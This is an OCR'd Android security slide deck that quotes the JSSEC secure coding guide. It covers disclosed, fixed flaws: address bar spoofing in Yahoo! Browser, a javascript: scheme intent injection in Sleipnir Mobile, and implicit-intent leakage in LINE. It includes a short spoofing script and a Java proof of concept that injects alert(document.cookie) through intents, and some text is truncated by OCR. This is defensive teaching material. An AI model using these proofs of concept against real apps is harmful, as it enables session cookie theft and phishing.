Injects the supplied Java object into this WebView. The object is injected into the JavaScript context of the main frame, using the supplied name. This allows the Java object's methods to be accessed from JavaScript. For applications targeted to API level JELLY_BEAN_MR1 and above, only public methods that are annotated with JavascriptInterface can be accessed from JavaScript. For applications targeted to API level JELLY_BEAN or below, all public methods (including the inherited ones) can be accessed, see the important security note below for implications.

http://developer.android.com/reference/android/webkit/WebView.html#addJavascriptInterface(java.lang.Object, java.lang.String)

Refer to the JSSEC Secure Coding Guidebook

4.9. Using WebView

WebView enables your application to integrate HTML/JavaScript content.

4.9.1. Sample Code

We need to take proper action, depending on what we'd like to show through WebView although we can easily show web site and html file by it. And also we need to consider risk from WebView's remarkable function; such as JavaScript-Java object bind.

Especially what we need to pay attention is JavaScript.
default. And we can enable it by WebSettings#setJavaSc
there is potential risk that malicious third party can get d

The following is principle for application with WebView[11]:

(1) You can enable JavaScript if the application uses cont
(2) You should NOT enable JavaScript other than the abo

Figure 4.9-1 shows flow chart to choose sample code acc

Summary of Notes on the use of WebView





Figure 4.9-1 Flow Figure to select Sample code of WebView

CASE #6

Address Bar Spoofing

Address Bar Spoofing Vulnerability in Android Web Browsers

An attacker may disp… different URL tha… …age contents



FIXED


Could be abused for phishing…

https://play.google.com/store/apps/details?id=jp.co.yahoo.android.ybrowser

https://jvn.jp/en/jp/JVN55074201/

Attack Scenario – Phishing -

"Yahoo! Browser" contains a flaw in displaying URL, which allows the address bar to be spoofed.




How the Flaw Could Be Exploited

```
<script>
  function spoof(){
    var w = window.open(the URL to spoof)
    w.document.write(some contents)
  }
</script>
```

"Yahoo! Browser"
which allows the

1 A user ac



2 The server responds with the requested contents

3 The addressbar shows a URL which is different from the site being accessed

The behavior of the Vulnerable App

how it processed the javascript? (our assumption)

```
<script>
  function spoof(){
    var w = window.open(the URL to spoof)
    w.document.write(some contents)
  }
</script>
```

- Opens a new browser window
- Display the URL on the address bar


- Terminates the loading of URL
- Writes 'some contents' to the window

But doesn't update the address bar of the window?

What is the Root Cause?

The two components failed to synchronize each other

Address Bar
showing a URL



Browser window
showing page contents

Should show the origin of the page content as URL

Should show the contents of the URL

Solution?

Browsers behaves differently:

a. **Shows incorrect URL**
b. **Address bar is left blank**
c. **`document.write()` is ignored**

Which is the preferable behavior?
Any alternatives?

Solution?

Browsers behaves differently:

a. Shows incorrect URL

b. Address bar is left blank

c. document.write() is ignored

Which is t
A

Pro: Better than a. to avoid confusing the contents and the URL

Con: user can't determine where the contents came from

Solution?

Browsers

a. Show

b. Address b[illegible] blank

c. document.write() is ignored

Pro: Better than a. to avoid confusing the contents and the URL

Con: the behavior may be different than what the developer intends

Which is the preferable behavior?
Any alternatives?


CASE #7

Javascript Execution Context

Case

Opera, Sleipnir

- Feature
  - —Web browser apps
- Problem
  - —Javascript is executed in the context of the target site



Published:2012/12/20 Last Updated:2012/12/20

JVN#27691264
Opera Mini / Opera Mobile for Android vulnerable in the WebView class

Overview

Opera Mini and Opera Mobile for Android contain a vulnerability in the WebView class.

Products Affected

Published:2012/08/08 Last Updated:2012/08/08

JVN#39519659
Sleipnir Mobile for Android vulnerable to arbitrary script execution

Overview

Sleipnir Mobile for Android contains an arbitrary script execution vulnerability.

Products Affected

- Sleipnir Mobile for Android 2.2.0 and earlier
- Sleipnir Mobile for Android Black Edition 2.2.0 and earlier

Description

Sleipnir Mobile for Android is a web browser for Android devices. Sleipnir Mobile for Android contains an arbitrary script execution vulnerability.

Impact

If a user uses a certain function of the affected product that called by other malicious Android application, an attacker may be able to execute an arbitrary script.

As a result, the cookies in the site specified by an attacker may be disclosed.

Attack scenarios


- An attacker sends multiple Intents
  1. First send an Intent to display the target site
  2. Then send a Javascript that you want to execute as another Intent

- for example
  1. Send an Intent for displaying www.google.com
  2. Send another Intent to display a cookie by using Javascript
     - using Javascript Scheme
       —javascript:alert(document.cookie)

PoC

```
String pkg = "jp.co.fenrir.android.sleipnir";
String cls = pkg + ".main.IntentActivity";

Intent intent1 = new Intent();
intent1.setClassName(pkg, cls);
intent1.setAction("android.intent.action.VIEW");
intent1.setData(Uri.parse("http://www.google.com"));
startActivity(intent1);

try {
    Thread.sleep(3000);
} catch (InterruptedException e) {
    e.printStackTrace();
}

String js = "alert(document.cookie);";

Intent intent2 = new Intent();
intent2.setClassName(pkg, cls);
intent2.setAction("android.intent.action.VIEW");
intent2.setData(Uri.parse(js));
startActivity(intent2);
```

Send the URL of the target




Send a URL that you want to be executed

PoC

```
String pkg = "jp.co.fenrir.android.sleipnir";
String cls = pkg + ".main.IntentActivity";

Intent intent1 = new Intent();
intent1.setClassName(pkg, cls);
intent1.setAction("android.intent.action.VIEW");
intent1.setData(Uri.parse("http://www.google.com"));
startActivity(intent1);

try {
    e.printStackTrace();
}

String js = "alert(document.cookie);";

Intent intent2 = new Intent();
intent2.setClassName(pkg, cls);
intent2.setAction("android.intent.action.VIEW");
intent2.setData(Uri.parse(js));
startActivity(intent2);
```

Javascript is executed in the context of www.google.com



Solution

- Verify if you received a URI in the Intent
  - —Do not accept Javascript Scheme

- The app has been fixed already
  - —However, code is obfuscated
  - —We couldn't confirm how it was fixed


CASE #8

Broadcasting Sensitive Information

Intent

- Intent
  - —A message object that is passed between components (such as Activity, Service, Broadcast Receiver, Content Provider)
  - —Explicit Intent
    - a package is specified
  - —Implicit Intent
    - a package is not specified, there is a risk of information leakage
- Intent.setPackage(packageName)
  - —Limit package that can resolve the Intent
  - —Available for Android 4.0(API14) or later

LINE for Android vulnerable in handling implicit intents



Handling implicit inten is inappropriate, infor n such as messages sent by L be leaked

LINE for Android vul

for
tion with others.

Overview

LINE for And

Pr

arlier

y NHN Japan, is an application for communication with
contains a vulnerability in the handling of implicit intents.

on such as messages sent by LINE may be leaked to a third party through a
ous application.

Solution

Update the software


According to the developer, the product is automatically updated when the application is used without user interaction

https://play.google.com/store/apps/details?id=jp.naver.line.androi
http://jvn.jp/en/jp/JVN67435981/

FIXED


Attack Scenarios

1. A user send a message (suppose a malicious app is already installed)



2. The message is Broadcasted thus malicious app could read the message.

Solution



Q. How to fix the flaw?

A. Use explicit Intent

- use an explicit Intent if you only want to send to your internal Broadcast receiver
- limit the destination class

Limit the destination using an explicit Intent

Refer to the JSSEC Secure Coding Guidebook

JAPAN SMARTPHONE SECURITY ASSOCIATION Android Application Secure Design/Secure Coding Guidebook July 1st, 2014 Edition
http://www.jssec.org/dl/android_securecoding_en.pdf

4.2.1.1. Private Broadcast Receiver – Receiving/Sending Broadcasts

Private Broadcast Receiver is the safest Broadcast Receiver because only Broadcasts sent from within the application can be received. Dynamic Broadcast Receiver cannot be registered as Private, so Private Broadcast Receiver consists of only Static Broadcast Receivers.

Points (Sending Broadcasts):

4. Use the explicit Intent with class specified to call a receiver within the same application.
5. Sensitive information can be sent since the destination Receiver is within the same application.
6. Handle the received result data carefully and securely, even though the data came from the Receiver within the same application.

PrivateSenderActivity.java

```
package org.jssec.android.broadcast.privatereceiver;

import android.app.Activity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.widget.TextView;

public class PrivateSenderActivity extends Activity {

    public void onSendNormalClick(View view) {
        // *** POINT 4 *** Use the explicit Intent with class specified to call a receiver within the same applicat
